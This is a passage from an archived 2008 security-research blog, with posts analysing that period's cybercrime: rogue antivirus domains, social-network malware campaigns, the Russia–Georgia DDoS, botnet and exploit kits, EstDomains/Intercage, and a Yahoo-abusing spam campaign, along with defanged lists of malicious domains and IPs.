23. http://blogs.zdnet.com/security/?p=1782

24. http://blogs.zdnet.com/security/?p=1788

25. http://blogs.zdnet.com/security/?p=1796

26. http://blogs.zdnet.com/security/?p=1806

27. http://blogs.zdnet.com/security/?p=1814

28. http://blogs.zdnet.com/security/?p=1815

29. http://blogs.zdnet.com/security/?p=1835

662



Summarizing August's Threatscape (2008-09-10 09:49)

Following the previous summaries of [1]June's and [2]July's threatscape based on all the research published during the month, it's time to summarize August's threatscape.

August's threatscape was dominated by a huge increase of rogue security software domains made possible

due to the easily obtainable templates for the sites, several malware campaigns targeting popular social networking sites, Russian's organized cyberattack against Georgia with evidence on who's behind it pointing to "everyone" and a few botnets dedicated to the attack making the whole

process easy to outsource and turn responsibility into an "open topic", several new web based botnet management kits and tools found in the wild, evidence that the 76service may in fact be going mainstream since the concept of cybercrime as a service is already emerging, and, of course, a peek at India's CAPTCHA solving economy, where the best comment I've received so far is that every site should embrace reCAPTCHA, so that while solving CAPTCHAs and participating in the abuse of these services in question, they would be also digitizing books. As usual, August was a pretty dynamic month for the middle of summer, with everyone excelling in their own malicious field.

01. *[3]McAfee's Site Advisor Blocking n.runs AG - "for starters"*

False positives are rather common, especially when you're aiming to protect the end user from himself and not let 663

him gain access to "hacking tools", but you're flagging security tools as badware and missing over half the SQL injected domains currently in the wild due to the fact that SiteAdvisor's community still haven't reviewed them - that's not good ***02.*** *[4]The Twitter Malware Campaign Wants to Bank With You*

Twitter, just like every Web 2.0 application, isn't and shouldn't be treated as a unique platform for dissemination of malware, since it's dissemination of malware "as usual". This particular malware campaign was not just executed by a lone gunman, but also, was taking advantage of a flaw allowing the author to add new followers potentially exposing them to the malicious links serving banker malware. For the the time being, MySpace, Facebook and

Twitter accounts are the very last thing a malicious attacker is interesting in puchasing accounting data for, but how

come? It's all due to the oversupply of automatically registered accounts at other popular services, whose ecosystem of Internet properties empower cybercriminals with the ability to launch, host and distribute malware in between abusing the very same company's services for the blackhat SEO campaign and redirection services. Theoretically, a distributed network build upon the services provided by a single company is faily easy to accomplish due to the single login authentication applied everywhere. A singly bogus Gmail account results in a blackhat SEO hosting blogspot account, flash based redirector hosted at Picasa, and a couple of thousands of spam emails sent automatically sent through Gmail in order to abuse it's trusted email reputation

03. *[5]Compromised Web Servers Serving Fake Flash Players*

If aggressiveness matter, this campaign consisting of remotely injected redirection scripts at legitimate sites next to on purposely introduced malware oriented domains, was perhaps the most aggressive one during the month. Fake flash players, fake windows media players and fake youtube players are prone to increase as a social engineering tactic of choice due to the template-ization of malware serving sites for the sake of efficiency

04. *[6]Pinch Vulnerable to Remotely Exploitable Flaw*

With Zeus vulnerable to a remotely exploitable flaw allowing cybercriminals to hijack other cybercriminal's Zeus botnet, private exploits targeting the still rather popular at least in respect to usefulness Pinch malware are leaking, allowing everyone including security researchers to take a peek at a particular campaign running unpatched Pinch gateway

05. *[7]Phishers Backdooring Phishing Pages to Scam One Another*

Backdooring phishing pages is perhaps the most minimalistic approach a cybercriminal wanting to scam another cybercriminal is going to take. The far more beneficial approach that I've encountered on a couple of occassions so far, would be to backdoor a proprietary web malware exploitation kit, release it in the wild, let them put the time and efforts into launching the campaigns, then hijack their botnet. In fact, the possibilities for backdooring copycat web malware exploitation kits in order to take advantage of the momentum while introducing a non-existent kit has always been there at the disposal of malicious attackers. One thing's for sure - there's no such thing as a free web malware exploitation kit, just like there isn't such thing as a free phishing page

06. *[8]Email Hacking Going Commercial - Part Two*

In between the scammers promising the Moon and asking for anything between $20 to $250 to hack into an email account, there are "legitimate" services taking advantage of web email hacking kits consisting of each and every known XSS vulnerability for a particular service in an attempt to increase the chances of the attacker. And given that the majority of these have been patched a long time ago, social engineering comes into play. Do these services have a future? Definitely as more and more people are in fact looking for and requesting such services, in fact, they're willing to pay a bonus considering how exotic it is for them to have any email that they provide hacked into and the accounting data sent back to them

07. *[9]The Russia vs Georgia Cyber Attack*

Event of the month? Could be, but just like every "event of the moth" everyone seems to be once again restating their

"selective retention" preferences. What is selective retention anyway? Selective retention is basically a situation 664

where once Russian is attacking another country's infrastructure, you would automatically conclude that it's Russian FSB behind the attacks and consciously and subconsciously ignore all the research and articles telling you otherwise, namely that the FSB wouldn't even bother acknowledging Georgia's online presence, at least not directly. Moreover, talking about the FSB as the agency behind the cyberattacks indicates "selective retention", talking about FAPSI indicates better understanding of the subject.

In times when cybercrime is getting ever easier to outsource, anyone following the news could basically or-

chestrate a large scale DDoS attack against a particular country in order to forward the responsibility to any country that they want to. In Russia vs Georgia, you have a combination of a collectivist society that's possessing the capabilities to launch DDoS attacks, knows where and how to order them, and that in times when your country is engaged in a war conflict drinking beer instead of DDoS-sing the major government sites of the adversary is not an option.

Selective retention when combined with a typical mainstream media's mentality to "slice the threat on pieces"

instead of turning the page as soon as possible, is perhaps the worst possible combination. Furthermore, coming up with [10]Social Network analysis of the cyberattacks would produce nothing more but a few fancy graphs of over enthusiastic Russian netizen's distributing the static list of the targets. The real conversations, as always, are

[11]happening in the "Dark Web" limiting the possibilities for open source intelligence using a data mining software.

Things changed, OPSEC is slowly emerging as a concept among malicious parties, whenever some of the "calls for action" in the DDoS attacks were posted at mainstream forums, they were immediately removed so that they don't show up in such academic initiatives

08. *[12]76Service - Cybercrime as a Service Going Mainstream*

The reappearance of the 76Service allowing everyone to log into a web based interface and collect all the accounting and financial data coming from malware infected hosts across the globe for the period of time for which they've bought access, indicates that what used to be proprietary services which were supposedly no longer available, are now being operated in a do-it-yourself fashion. Goods and products mature into services, so from a cost-benefit analysis perspective, outsourcing is naturally most beneficial even when it comes to cybercrime

09. *[13]Who's Behind the Georgia Cyber Attacks?*

If it's the botnets used in the attacks, they are known, if it's about who's providing the hosting for the command and control, it's the "usual suspects", but just like previous discussion of the Russian Business Network, it remains questionable on whether or not they work on a revenue-sharing basis, are simply providing the anti-abuse hosting, or are the shady conspirators that every newly born RBN expert is positioning them to be.

Cheap conversation regarding the RBN ultimately serves the RBN, and just for the record, there's a RBN alternative in every country, but the only thing that remains the same are

the customers, tracking the customers means exposing the RBN and the international franchises of their services, making it harder to identify their international operations. And given that the "tip of the iceberg", namely RBN's U.S operations remain in tact, talking about taking actions against their international operations in countries where cybercrime law is still pending, is yet another quality research into the topic building up the pile of research into the very same segments of the very same ISPs.

Just for the record - these "very same ISPs" are regular readers of my blog, and if you analyze their activities, they're definitely reading yours too, ironically, surfing through gateways residing within their netblock that are so heavily blacklisted due to the guestbook and forum spamming activities that their bad reputation usually ends up in another massive blackhat SEO campaign exposed.

10. *[14]Guerilla Marketing for a Conspiracy Site*

Conspiracy theorists may in fact have a new wallpaper to show off with

665

11. *[15]Banker Malware Targeting Brazilian Banks in the Wild*

When misinformed and not knowing anything about a particular underground segment, a potential cybercriminal would stick to using such primitive compared to the sophisticated banker malware kits currently in the wild. These sophisticated banker malware kits are often coming in a customer-tailored proposition, with their price increasing or decreasing based on the specific module to be included or excluded. For instance, a module targeting all the U.S

banks that has been put in a "learning mode" long before it was made available to the customers can be requested and is often available with the business model build around the customer's wants

12. *[16]Compromised Cpanel Accounts For Sale*

Despite the massive SQL injection attacks, accounting data for Cpanel accounts coming from malware infected hosts seems to be once again coming into play, which isn't surprising given the filtering capabilities and log parsing tools today's botnet masters are empowered with. These very same compromised Cpanel accounts and the associated

domains often end up so heavility abused that it's tactics like these that are driving the underground multitasking mentality, namely, abusing a single compromised account for each and every malicious online activity you can think of - even hosting banners for their blackhat SEO services

13. *[17]A Diverse Portfolio of Fake Security Software - Part Two*

In August we saw a peek of fake security software, neatly typosquatted domains whose authors earn revenue each and every time someone installs the software. The vendors behind this software are forwarding the entire process of driving traffic to those excelling in aggregating traffic and abusing it. As anticipated, underground multitasking started taking place within the fake security software domains, with the people behind them introducing client-side exploits in order to improve the monetization of the traffic coming to the sites

14. *[18]DIY Botnet Kit Promising Eternal Updates*

There’s no such thing as a (quality) free botnet kit. What’s for free is often the leftovers from a single feature of a more sophisticated proprietary botnet kit. This one in particular is however trying to demonstrate that even a plain simple GUI botnet command and control software can achieve the results desired by an average script kiddie, and not necessarily satisfy the needs of the experienced botnet master

15. *[19]A Diverse Portfolio of Fake Security Software - Part Three*

As far as trends and fads are concerned, the majority of the domains are currently parked at up to four different IPs, with most of them going into a stand by mode once they get detected and reappear back couple of weeks later ***16.*** *[20]Fake Celebrity Video Sites Serving Malware - Part Two*

Due to the template-ization of fake celebrity video sites, and simple traffic management tools combined with blackhat SEO tactics, these sites are also prone to increase in the next couple of months

17. *[21]Web Based Botnet Command and Control Kit 2.0*

It’s releases like these that remind us of the amount of time, efforts and personal touch that a malicious attacker would put into such a management kit, currently acting as a personal benchmark as far as complexity and features indicating the coder’s experience with botnets is concerned. What’s he’s failing to anticipate is that this kit is sooner or later going to turn into the "MPack of botnet management"

18. *[22]A Diverse Portfolio of Fake Security Software - Part Four*

Keep it coming, we'll keep it exposing until we end up getting down to the "fake software vendor" itself ***19.*** *[23]Automatic Email Harvesting 2.0*

Email harvesting is slowly maturing into a vertically integrated service provided by vendors of managed spamming services. This email harvesting module is aiming to close the page on text obfuscation in respect to fighting spam, and is successfully recognizing and collecting such publicly available emails. From a psychological perspective 666

though, the end users who bothered to obfuscate their emails are less likely to fall victims into phishing scams, with the obfuscation speaking for a relatively decent situational awareness on how they emails end up in a spammer's campaign

20. *[24]Fake Porn Sites Serving Malware - Part Three*

As a firm believer in sampling in order to draw conclusions on the big picture, an approach that has proven highly accurate in modeling historical and upcoming tactics and behavior, a single fake porn site serving malware campaign usually exposes a dozen of misconfigured redirectors, which thanks to their misconfiguration despite the evasive features available within the kits, expose another dozen of malware campaigns

21. *[25]Facebook Malware Campaigns Rotating Tactics*

With no particular flaw exploited other than the social engineering tactic of using already compromised Facebook accounts who would automatically spam all their friends with links to flash files hosted at legitimate services, the more persistent the campaign is, the higher the chance that it will scale enough. This campaign in particular is mainly relying

on rotation of tactics, namely different messages, different services and file extensions used in order to trick someone's friend into visiting the URL. With the number of users increasing, the most popular social networking sites are naturally going to be permanently under attacks from cybercriminals

22. *[26]Fake Security Software Domains Serving Exploits*

Despite that it's a single brand, namely the International Virus Research Lab that's introducing client-side exploits within it's portfolio of domains, the opportunity for abuse may be noticed by the rest of the brands pretty fast ***23.*** *[27]Exposing India's CAPTCHA Solving Economy*

Taking into consideration the mentality surrounding a particular country's cybercriminals, how they think, how they operate, what do they define as an opportunity, and how much personal efforts are they willing to put into their campaigns, I wouldn't be surpised if a Russian vendor offering 100,000 bogus Gmail accounts for sale has in fact outsourcing the account registration process to Indian workers, paid them pocket change and is then reselling them ten to twenty times higher than the price he originally paid for them.

The text based CAPTCHAs used at the major Internet portals and services, are so efficiently abused by this approach that continuing to use is directly undermining the trust these email providers and services often come with as granted

1. http://ddanchev.blogspot.com/2008/07/summarizing-junes-threatscape.html

2. http://ddanchev.blogspot.com/2008/08/summarizing-julys-threatscape.html

3. http://ddanchev.blogspot.com/2008/08/mcafees-site-advisor-blocking-nruns-ag.html

4. http://ddanchev.blogspot.com/2008/08/twitter-malware-campaign-wants-to-bank.html

5. http://ddanchev.blogspot.com/2008/08/compromised-web-servers-serving-fake.html

6. http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html

7. http://ddanchev.blogspot.com/2008/08/phishers-backdooring-phishing-pages-to.html

8. http://ddanchev.blogspot.com/2008/08/email-hacking-going-commercial-part-two.html

9. http://ddanchev.blogspot.com/2008/08/russia-vs-georgia-cyber-attack.html

10. http://intelfusion.net/wordpress/?p=398

11. http://blogs.nyu.edu/blogs/agc282/zia/2008/08/intelfusions_sna_of_russian_cy.html

12. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

13. http://ddanchev.blogspot.com/2008/08/whos-behind-georgia-cyber-attacks.html

14. http://ddanchev.blogspot.com/2008/08/guerilla-marketing-for-conspiracy-site.html

15. http://ddanchev.blogspot.com/2008/08/banker-malware-targetting-brazilian.html

16. http://ddanchev.blogspot.com/2008/08/compromised-cpanel-accounts-for-sale.html

17. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

667

18. http://ddanchev.blogspot.com/2008/08/diy-botnet-kit-promising-eternal.html

19. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

20. http://ddanchev.blogspot.com/2008/08/fake-celebrity-video-sites-serving.html

21. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html

22. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

23. http://ddanchev.blogspot.com/2008/08/automatic-email-harvesting-20.html

24. http://ddanchev.blogspot.com/2008/08/fake-porn-sites-serving-malware-part.html

25. http://ddanchev.blogspot.com/2008/08/facebook-malware-campaigns-rotating.html

26. http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html

27. http://ddanchev.blogspot.com/2008/08/exposing-indias-captcha-solving-economy.html

668



Adult Network of 1448 Domains Compromised (2008-09-15 13:13)

With millions of malware infected PCs participating in a botnet, the probability that a high profile end user whose domain portfolio consisting of over 1,400 high trafficked adult web sites, would end up having [1]his accounting data stolen, is gradually increasing.

That seems to be the case with the CPanel of the [2]Bang Bros network of adult web sites, the accounting

data for which was obtained through a botnet in which the administrator seems to have been unknowingly participating in. None of the sites have been embedded with malware so far, however, taking into consideration the high traffic this adult network attracts as well as the fact that he person managing the domains portfolio is part of a botnet, that may change pretty fast.

669



A single malware infection always triggers the entire malicious effect, from the malware automatically SQL injection vulnerable sites, and providing infrastructure for scams and fraudulent activities, to allowing the botnet master to parse the huge log of stolen accounting data and look for Cpanels and anything allowing him to efficiently compromise a network of sites he wouldn’t have been able to compromise if it wasn’t the "weakest link" centralizing the entire portfolio in a single location.

And whereas for the time being, propositions for selling compromised CPanel accounts are mostly random, in

the long term, fueled by the demand for compromised domains, we may witness the emergence of yet another

market segment in the underground economy, with price ranges based on the pagerank of the domain in question, the type of browsers and the traffic sources visiting it. Until then, [3]SQL injections through search engines reconnaissance executed through a botnet, will remain the efficient tactic of choice for abusing legitimate domains as redirectors to malicious ones.

1. http://ddanchev.blogspot.com/2008/08/compromised-cpanel-accounts-for-sale.html

2. http://en.wikipedia.org/wiki/Bang_Bros

3. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

670



Skype Spamming Tool in the Wild - Part Two (2008-09-15 14:55)

The less technologically sophisticated lone cybercriminals have always enjoyed the benefits of stand alone DIY

applications. From [1]DIY exploit embedding tools in a [2]Cybercrime 1.0 world, maturing to today's [3]web malware exploitation kits and their [4]copycat alternatives, to plain simple spamming tools that matured into [5]today's managed spamming services already starting to offer spamming services beyond email, stand alone spamming

applications remain pretty popular.

With yet another [6]Skype spamming tool released in the wild, which just like the previous one I discussed a couple of months relies on Skype's support for wildcast searches, and is spamming with authorization request messages until the user adds the contact, malicious parties seems to be more interested into supplying the desired services, than emphasizing on the quality assurance process.

Despite the possibilities for localized targeted attacks delivering messages with malicious URLs into the user's native language, benchmarking this tool's features next to the ones offered by certain bots taking advantage of social engineering by spamming the infected host's contacts, is positioning it far behind even the most primitive IM

spreading bot modules, whose extra layer of social engineering personalization makes their IM malware campaigns much more effective ones.

Related posts:

[7]Harvesting Youtube Usernames for Spamming

[8]Uncovering a MSN Social Engineering Scam

[9]MSN Spamming Bot

[10]DIY Fake MSN Client Stealing Passwords

[11]Thousands of IM Screen Names in the Wild

[12]Yahoo Messenger Controlled Malware

1. http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html

2. http://ddanchev.blogspot.com/2008/04/diy-exploit-embedding-tool-proprietary.html

3. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html

4. http://ddanchev.blogspot.com/2008/09/copycat-web-malware-exploitation-kits.html

5. http://blogs.zdnet.com/security/?p=1899

6. http://ddanchev.blogspot.com/2008/04/skype-spamming-tool-in-wild.html

7. http://ddanchev.blogspot.com/2008/05/harvesting-youtube-usernames-for.html

8. http://ddanchev.blogspot.com/2008/02/uncovering-msn-social-engineering-scam.html

9. http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html

10. http://ddanchev.blogspot.com/2008/01/diy-fake-msn-client-stealing-passwords.html

11. http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html

12. http://ddanchev.blogspot.com/2007/11/yahoo-messenger-controlled-malware.html



EstDomains and Intercage VS Cybercrime (2008-09-16 12:20)

Surreal, especially when you get to read that EstDomains has " ruthlessly suspended over five thousand domains only for last week", and also, that it " has a reliable ally in its battle against malware in a face of Intercage, Inc".

Here's [1]the press release :

" The EstDomains, Inc management does not deny the fact that no one is secured from having a customer who uses provided services for delinquent purposes. But it must be noted that the carefully planned infrastructure of EstDomains, Inc makes the special provision for the cases of malware distribution that may originate from the domain name registered under the company's name. Such domain names are suspended immediately along with domain holder's account if there is an evidence of malware presence on the web site. ***According to the most recent statistics***

over five thousand domain names were detected and ruthlessly suspended by EstDomains, Inc specialists only last

week.

The company also has a reliable ally in its battle against malware in a face of Intercage, Inc which provides

company with the hosting services of the highest quality. *But the outstanding performance of hosting services is not the sole reason why EstDomains, Inc appreciates this partnership so greatly. Intercage, Inc generously provides EstDomains, Inc specialists with reports regarding discovered malware vehicles. As the main*

database for additional domain name management services is located in Intercage Data Center, EstDomains, Inc has the perfect opportunity to get notifications of the slightest mark of malware presence in the shortest time and take measures in advance. "

The press release reminds me of [2]RBN's defacement of my blog posted on the 1st of April, and despite that

[3]EstDomains started "performing for the community" as of recently, thanks to the collective intelligence and persistence of everyone turning their research into actionable intelligence against them, this performance aiming to 673

minimize the effect of the negative PR is more or less futile considering [4]all the cybercrime activities that they've been tolerating or ignoring for the past couple of years. For future generations to see, [5]this is how EstDomains

"performs for the community" :

" We've suspended all the domains listed in this topic. But please don't make posting these domains on this forum a habit. We have a 24/7 online tech support which can be contacted at [6]https://support.estdomains.com Best regards,

EstDomains Team

EstMate says : Ihatemondayand.com and antispycheck.com - both suspended. If any of the suspended web-

sites are still active to you it maybe be because of your computer's or ISP's DNS-cache, others won't be able to access these websites

googlescanners-360.com isn’t registered with us. As for other domains, the ones, which were registered through us, have been suspended. Regarding our preventive measures, the fact that you don’t see them doesn’t mean there isn’t any. Yes, we don’t write about them but in most cases we suspend whole accounts with problematic domains and look for connections to other accounts etc. During the last week we’ve suspended over 15000 different domains. "

What’s more disturbing regarding this particular domain registrar is that it’s a U.S based operation, namely, using the lack of international cybercrime cooperation as an excuse for not taking actions earlier doesn’t fit into the picture. Moreover, this is just the tip of the iceberg, and taking into consideration a personal mentality that the cybercriminals you know are better than the cybercriminals you don’t know, the RBN or any of its "leftovers" aren’t fully taking advantage of the tactics they could be using in order to make it harder to shut them down, but how come? Simply, they don’t have to put extra efforts and would once again remain online for years to come, which is perhaps more disturbing at the first place.

What in the world is the Russian Business Network, is it still alive and kicking, are the same people that used to maintain my favorite netblock ever, still the ones running it, and what tactics are they taking advantage of in order to make it harder for the community to establish direct links with a particular netblock and the RBN itself?

With RBN’s "leftovers" – ***InterCage, Inc., Softlayer Technologies, Layered Technologies, Inc., Ukrtelegroup Ltd, Turkey Abdallah Internet Hizmetleri, and Hostfresh –*** *making headlines just like the way it should be, what I’ve been researching for the past couple of months is how they’ve migrated from the*

centralized hosting provider to what appears to be a fully operational franchise. The business model is very simple, the RBN through its extensive underground networking skills supplies to customers to franchisers operating small anti-abuse netblocks across the globe, where they offer dedicated hosting and share revenue with the RBN. Anyone trusted enough and capable of supplying such netblocks starts running the RBN anti-abuse franchise. It's also worth pointing out that these franchises are in fact starting to cut the middle man, and disintermediate the RBN by actively advertising their services in order for them to create a self-sustainable business model without having to rely on the RBN connecting them with customers.

What used to be a centralized cybercrime powerhouse operating several highly visible anti-abuse netblocks, is today's decentralized infrastructure, with the profit margins for the anti-abuse services that it's logically capable to break-even and earn profits even with a few high profile dedicated hosting customers. Anyone can be the Russian Business Network, gain experience into the market segment, then disintermediate them by starting to advertise their own services. From a powerhouse to a franchise model, what the RBN had to offer can be easily duplicated by a countless number of local RBN's, and this is only starting to take place.

Related posts:

674

[7]Lazy Summer Days at UkrTeleGroup Ltd.

[8]The Malicious ISPs you Rarely See in Any Report

[9]Geolocationg Malicious ISPs

[10]The New Media Malware Gang - Part Four

[11]The New Media Malware Gang - Part Three

[12]The New Media Malware Gang - Part Two

[13]The New Media Malware Gang

[14]HACKED BY THE RBN!

[15]Rogue RBN Software Pushed Through Blackhat SEO

[16]RBN's Phishing Activities

[17]RBN's Puppets Need Their Master

[18]RBN's Fake Account Suspended Notices

[19]A Diverse Portfolio of Fake Security Software

[20]Go to Sleep, Go to Sleep my Little RBN

[21]Exposing the Russian Business Network

[22]Detecting the Blocking the Russian Business Network

[23]Over 100 Malwares Hosted on a Single RBN IP

[24]RBN's Fake Security Software

[25]The Russian Business Network

1. http://www.domainnews.com/en/general/estdomains-denies-links-to-malware-distribution.html

2. http://ddanchev.blogspot.com/2008/04/hacked-by-rbn.html

3. http://www.malwarebytes.org/forums/index.php?showtopic=6159

4. http://www.spyware-techie.com/malicious-website-list/

5. http://www.malwarebytes.org/forums/index.php?showtopic=6159

6. https://support.estdomains.com/

7. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

8. http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html

9. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

10. http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html

11. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

12. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

13. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

14. http://ddanchev.blogspot.com/2008/04/hacked-by-rbn.html

15. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

16. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

17. http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html

18. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

19. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

20. http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html

21. http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html

22. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

23. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

24. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

25. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

675





Spam Campaign Abusing Yahoo's Services (2008-09-17 15:34)

Think spammers.Yahoo.com trusts Yahoo.com, consequently, a spam campaign that using bogus Yahoo.com email

accounts, and spamming only Yahoo users with links to Yahoo's search engine using queries leading to the exact spammer's URLs, is almost 100 % sure to make it through spam filters. That seems to be case with this spam campaign perfectly fitting into the "spam that made it through" category.

Sample search queries resulting in a single result with the spammer's URL :

-

yahoo.com/////////////////////////////search/search;

_ylt=?p=()))))))))))))))callfold((((((

((((((((((()))))))))))))((((

(((((((5000)))))))))))((((((

- search.yahoo.com/search?p=((((((()))))))) ((((((((((((housetear(((((())))))))(((((((()))))))))(((((((((5000((((((())))))))))))))))))))

- yahoo.com/search/search; _ylt=?p=]]]]]]]]]]]] [[[[[[galestay[[]]]]]]][[[[[[[[[[[[[[[[[[[[[$229[[[[[[[[[[[[[[[[[[[[]]]]

- yahoo.com/search/search; _ylt=?p= ((((((()))))))))galestay((((((()((((((((((((((((($229))))))))))))((((

-

yahoo.com/////////////////////////////search/search;

_ylt=?p=))))))))))))))((((richorbit(

((((((((((((((()))))))))))))))

(((((((((((($229))))))))))))((((((

-

yahoo.com/////////////////////////////search/search;

_ylt=?p=))))))((((((((((richorbit

((((((((((((((((((((((((((($229))))))((((()))

676



The search queries lead to ***galestay.com; housetear.com; callfold.com; richorbit.com*** *with several hundred spam domains participating in the campaign parked at* ***218.61.7.21*** *and* ***220.248.185.64****.*

With CAPTCHA solving and automatic account registration getting easier to outsource next to the easily obtainable

[1]segmented email databases of a particular ISP or web based email service provider, launching such a campaign requires less efforts than it used to before. Interestingly, the spammed through Yahoo emails never leave Yahoo Mail since it's only spamming Yahoo users according to the extensive number of emails CC-ed.

What's to come in the long-term?

With an entire spamming infrastructure build on the foundation of the

hundreds of thousands of bogus accounts at legitimate services, spammers are already starting to embrace the

"legitimate sender" mentality and are working on ways to integrate that infrastructure in their spam systems, evidence of which can be seen in several [2]different managed spamming services.

Related posts:

677

[3]Microsoft's CAPTCHA successfully broken

[4]Gmail, Yahoo and Hotmail's CAPTCHA broken by spammers

[5]Spam coming from free email providers increasing

[6]Inside India's CAPTCHA solving economy

1. http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html

2. http://blogs.zdnet.com/security/?p=1899

3. http://blogs.zdnet.com/security/?p=1232

4. http://blogs.zdnet.com/security/?p=1418

5. http://blogs.zdnet.com/security/?p=1514

6. http://blogs.zdnet.com/security/?p=1835

678



Two Copycat Web Malware Exploitation Kits in the Wild (2008-09-24 17:35)

We’re slowly entering into "can you find the ten similarities" stage in respect to web malware exploitation kits, and their coders continuous supply of copycat malware kits under different names, taking advantage of different exploits combination. [1]Copycat web malware exploitation kits are faddish, however, from a strategic perspective, releasing exploits kits like this one [2]covered by Trustedsource, consisting entirely of PDF exploits, can greatly increase the exploitability level of Adobe vulnerabilities in general.

679



A similar web malware exploitation kit, once again using only Adobe related exploits is Zopa. Have you seen this layout before? That’s the very same layout [3]MPack and [4]IcePack were using, were in the sense of cybercriminals preferring to use much mode modular alternatives these days. Ironically, Zopa is more expensive than MPack and IcePack, with the coder trying to cash-in on its biased exclusiveness and introduction stage buzz generated around it.

680



The second web malware exploitation kit is relying on a mix of exploits targeting patched vulnerabilities affecting IE, Firefox and Opera, with its authors asking for $50 for monthly updates, updates of what yet remains unknown. Both of these kits once again demonstrate the current mentality of the kit’s coders having to do with – thankfully – zero innovation, fast cash and no long-term value.

However, modularity, convergence with traffic management kits, vertical integration with cybercrime services and bullet proof hosting providers, advanced metrics, [5]evasive

practices, improved OPSEC (operational security), and dedicated cybercrime campaign optimizing staff, are all in the works.

Related posts:

[6]Web Based Botnet Command and Control Kit 2.0

[7]DIY Botnet Kit Promising Eternal Updates

[8]Pinch Vulnerable to Remotely Exploitable Flaw

[9]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[10]The Small Pack Web Malware Exploitation Kit

681

[11]Crimeware in the Middle - Zeus

[12]The Nuclear Grabber Kit

[13]The Apophis Kit

[14]The FirePack Exploitation Kit Localized to Chinese

[15]MPack and IcePack Localized to Chinese

[16]The Icepack Exploitation Kit Localized to French

[17]The FirePack Exploitation Kit - Part Two

[18]The FirePack Web Malware Exploitation Kit

[19]The WebAttacker in Action

[20]Nuclear Malware Kit

[21]The Random JS Malware Exploitation Kit

[22]Metaphisher Malware Kit Spotted in the Wild

[23]The Black Sun Bot

[24]The Cyber Bot

[25]Google Hacking for MPacks, Zunkers and WebAttackers

[26]The IcePack Malware Kit in Action

1. http://ddanchev.blogspot.com/2008/09/copycat-web-malware-exploitation-kits.html

2. http://www.trustedsource.org/blog/153/Rise-Of-The-PDF-Exploits

3. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

4. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

5. http://securitylabs.websense.com/content/Blogs/3183.aspx

6. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html

7. http://ddanchev.blogspot.com/2008/08/diy-botnet-kit-promising-eternal.html

8. http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html

9. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

10. http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html

11. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

12. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

13. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

14. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

15. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

16. http://ddanchev.blogspot.com/2008/05/icepack-exploitation-kit-localized-to.html

17. http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html

18. http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html

19. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

20. http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html

21. http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html

22. http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html

23. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

24. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

25. http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html

26. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html



A Diverse Portfolio of Fake Security Software - Part Six (2008-09-24 21:29)

Thanks to misconfigured traffic management kits, not taking advantage of all the built-in features that could have made a research a little bit more time consuming, here are the latest fake security software domains popping up at the end of fake adult content sites :

anti-spyware8 .com

anti-spyware4 .com

anti-spyware11 .com

anti-spyware10 .com

antivirus-cs1 .com

antivirus-cs14 .com

antivirus-cs4 .com

antivirus-cs15 .com

antivirus-cs5 .com

antivirus-cs7 .com

antivirus-cs8 .com

683

antivirus-cs9 .com

trustedpaymenssite .com

altawebgl-500 .com

masterspitetds09 .com

protectionaudit .com

